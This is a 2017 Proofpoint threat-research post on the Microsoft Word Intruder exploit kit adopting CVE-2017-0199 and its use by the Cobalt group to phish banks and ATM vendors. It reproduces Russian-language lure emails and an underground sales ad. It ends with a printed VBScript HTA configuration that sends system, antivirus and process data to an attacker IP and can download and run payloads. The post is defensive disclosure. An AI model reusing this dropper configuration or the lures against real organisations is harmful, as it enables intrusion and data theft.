Microsoft Word Intruder Integrates CVE-2017-0199, Utilized by Cobalt Group to Target Financial Institutions

proofpoint.com/us/threat-insight/post/microsoft-word-intruder-integrates-cve-2017-0199-utilized-cobalt-group-target

June 1, 2017

Blog
Threat Insight
Microsoft Word Intruder Integrates CVE-2017-0199, Utilized by Cobalt Group to Target Financial Institutions

June 01, 2017 Matthew Mesa, Axel F, Pierre T, Travis Green

Overview

In May, Proofpoint observed multiple campaigns using a new version of Microsoft Word Intruder (MWI). MWI is a tool sold on underground markets for creating exploit-laden documents, generally used in targeted attacks. We previously reported about MWI when it added support for CVE-2016-4117 [2]. After the latest update, MWI is now using CVE-2017-0199 [4][5] to launch an HTML Application (HTA) used for both information collection and payload execution.


This activity targets organizations in the financial vertical including banks, banking software vendors, and ATM software and hardware vendors. The emails are sent to technology and security personnel working in departments including Fraud and Information Security.

The actor involved is believed to be the Cobalt group -- an actor known to target banks in Europe and Asia and previously documented by Group IB [1]. The malicious documents created with MWI for use in these activities delivered Metasploit Stager, Cobalt Strike, and previously undocumented malware we named Cyst Downloader.

Email Lures

While we observed numerous malicious attachments, we describe two here and list the rest in the IOC section.

- In the first campaign, the email (Figure 1) purported to be from FinCERT [8] with the subject “Памятка по информационной безопасности” (Information Security Notice) and contained a Microsoft Word attachment named “сводка1705.doc” (report1705) (Figure 3).
- Another email (Figure 2) purported to be from Security Support for PCI-DSS [3] at a major credit card company with the subject line “Безопасность” (security) and a Microsoft Word attachment (Figure 4) “Требования безопасности.doc” (Safety requirements).



Памятка по информационной безопасности - Message (Plain Text)

From: admin@fincert-cbr.ru

Sent: Tue 5/16/2017 7:54 PM

To: [redacted]

Cc:


Subject: Памятка по информационной безопасности

Message | сводка1705.doc (309 KB) | ATT00001.txt (93 B)

Добрый день, важно ознакомиться!

admin@fincert-cbr.ru

Figure 1: Email used to deliver the MWI document (Body translated: "Good day, important to familiarize yourself!")



Безопасность - Message (HTML)

From: Security Support [redacted]

Sent: Fri 5/26/2017 2:41 AM

To: [redacted]

Cc:


Subject: Безопасность

Message | Требования безопасности.doc (94 KB) | Untitled attachment 00002.txt (130 B)

Примите, пожалуйста, следующие советы и рекомендации относительно необходимых мер безопасности.


Security Support [redacted]

Figure 2: Email used to deliver the MWI document (Body translated: “Please accept following advice and recommendations regarding necessary safety precautions”)



```
&#1057; &#1087;&#1086;&#1084;&#1086;&#1097;&#1100;&#1102;
&#1085;&#1086;&#1074;&#1086;&#1075;&#1086;
&#1089;&#1087;&#1086;&#1089;&#1086;&#1073;&#1072;
&#1079;&#1083;&#1086;&#1091;&#1084;&#1099;&#1096;&#1083;&#1077;&#1085;&#
1085;&#1080;&#1082;&#1080;
&#1086;&#1087;&#1091;&#1089;&#1090;&#1086;&#1096;&#1080;&#1083;&#1080;
&#1073;&#1072;&#1085;&#1082;&#1086;&#1084;&#1072;&#1090;&#1099; &#1074;
&#1056;&#1086;&#1089;&#1089;&#1080;&#1080; &#1080;
&#1045;&#1074;&#1088;&#1086;&#1087;&#1077;;.

&#1042;
&#1087;&#1086;&#1085;&#1077;&#1076;&#1077;&#1083;&#1100;&#1085;&#1080;&#
1082;;, 3 &#1084;&#1072;&#1088;&#1090;&#1072;;, &#1074;
&#1093;&#1086;&#1076;&#1077;
&#1082;&#1086;&#1085;&#1092;&#1077;&#1088;&#1077;&#1085;&#1094;&#1080;&#
1080; Security Analyst Summit
&#1089;&#1087;&#1077;&#1094;&#1080;&#1072;&#1083;&#1080;&#1089;&#1090;&#
1099;
```

Figure 3: MWI document after the exploit is triggered; the lure displays unreadable characters



Порядок взыскания задолженности.

В нижней части досудебной претензии есть квитанция для оплаты, где указан номер лицевого счета и другие реквизиты платежа. Если вы не можете воспользоваться информацией из претензии, номер лицевого счета можно уточнить, обратившись в любой офис компании или позвонив в контактный центр по бесплатному номеру для получения финансовой информации 0876 с мобильного телефона МТС.

Оплатить задолженность по лицевому счету можно:

Наличными в офисах МТС, в отделениях банков и РУП «Белпочта»

Наличными в терминалах Cash-in банков, подключенных к системе «Расчет» (ЕРИП), в терминалах Cash-in PAYNET и Cash-in QIWI

Посредством банковской карточки в офисах МТС, электронными деньгами

Figure 4: MWI document after the exploit is triggered; the lure describes the different ways to pay for a delinquent MTS (Russian mobile provider) bill

MWI Advertising Integration of CVE-2017-0199

Before we describe our MWI analysis, it is worth mentioning that on May 8, 2017, an advertisement for MWI on an underground site stated that this exploit document builder integrated CVE-2017-0199, and was recruiting customers for several available seats. The full version of the original Russian advertisement and its English translation follows:

Microsoft Office Word Exploits, universal .doc exploit-pack
имеется несколько мест на CVE-2017-0199 (OLE2LINK)
* билдер
* статистика
* запуск exe/dll (скриплеттов)
* запуск cmd/powershell
* поддержка, обновления, чистки
подробности: [REDACTED_EMAIL]
---
[*] MICROSOFT WORD INTRUDER 8 - the best APT-like *.doc exploit pack
CVE-2016-4117 + CVE-2015-2545 + CVE-2015-1641 + CVE-2012-0158


Translation:

Microsoft Office Word Exploits, universal .doc exploit-pack
There are several spots available for the CVE-2017-0199 (OLE2LINK)
* Builder
* Statistics
* Running exe / dll (scriptlets)
* Starting cmd / powershell
* Support, updates, cleaning
Details: [REDACTED_EMAIL]
---
[*] MICROSOFT WORD INTRUDER 8 - the best APT-like * .doc exploit pack
CVE-2016-4117 + CVE-2015-2545 + CVE-2015-1641 + CVE-2012-0158

MWI Analysis

When the document is opened, it drops the embedded payload into a temporary directory as is typical of RTFs with embedded objects[6]. Next, the CVE-2017-0199 exploit downloads and executes the HTA.


From our analysis, the purpose of the HTA is two-fold. It is used to download and/or execute the payload as well as collect information about the infected machine. Thus the advertisement description is accurate. In the example analyzed here, shown in Figure 5, the MWI HTA is configured to run an executable payload embedded in the document, which was previously saved into the temporary directory when the recipient opened the document. Note that the HTA could have alternatively been configured to download and run an executable, DLL, or a JScript/VBscript file. It is also configured to collect and report information about the system, such as installed antivirus applications, running processes, and whether execution of the payload was successful.



```
<title></title><script language="vbscript">
' =========================================

' download %conf_exedll_url% and execute as exe/dll
conf_exec_RunExe   = 1 ' set 1 for EXE or 2 for DLL
conf_exec_IntExt   = 2 ' 1 - EXTERNAL/DOWNLOADER, 2 - INTERNAL/DROPPER
conf_exec_fname    = "~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEAD}.tmp"

' download %sct_file_url% and execute as scriptlet (javascript/vbscript)
' can be used for applocker bypass
conf_exec_RunSct   = 0

' execute %conf_cmd_str% cmd or powershell
conf_exec_RunCMD   = 0

' send log/report to stat url %conf_stat_url%
conf_exec_SendData = 1

' advanced URL
conf_stat_url    =  "http://5.45.66.161/wstat/"   ' stat_url (SendData)
conf_exedll_url  =  "http://localhost/wstat/file.exe" ' run_exe
sct_file_url     =  "http://localhost/wstat/file.sct"  ' exec_RunSct
conf_cmd_str     =  "calc.exe"

' choose log/report data
conf_data_sysinfo  = 1          ' system_info
conf_data_avinfo   = 1          ' av_info
conf_data_proclist = 1          ' process_list

thread_id = "77778888"
```

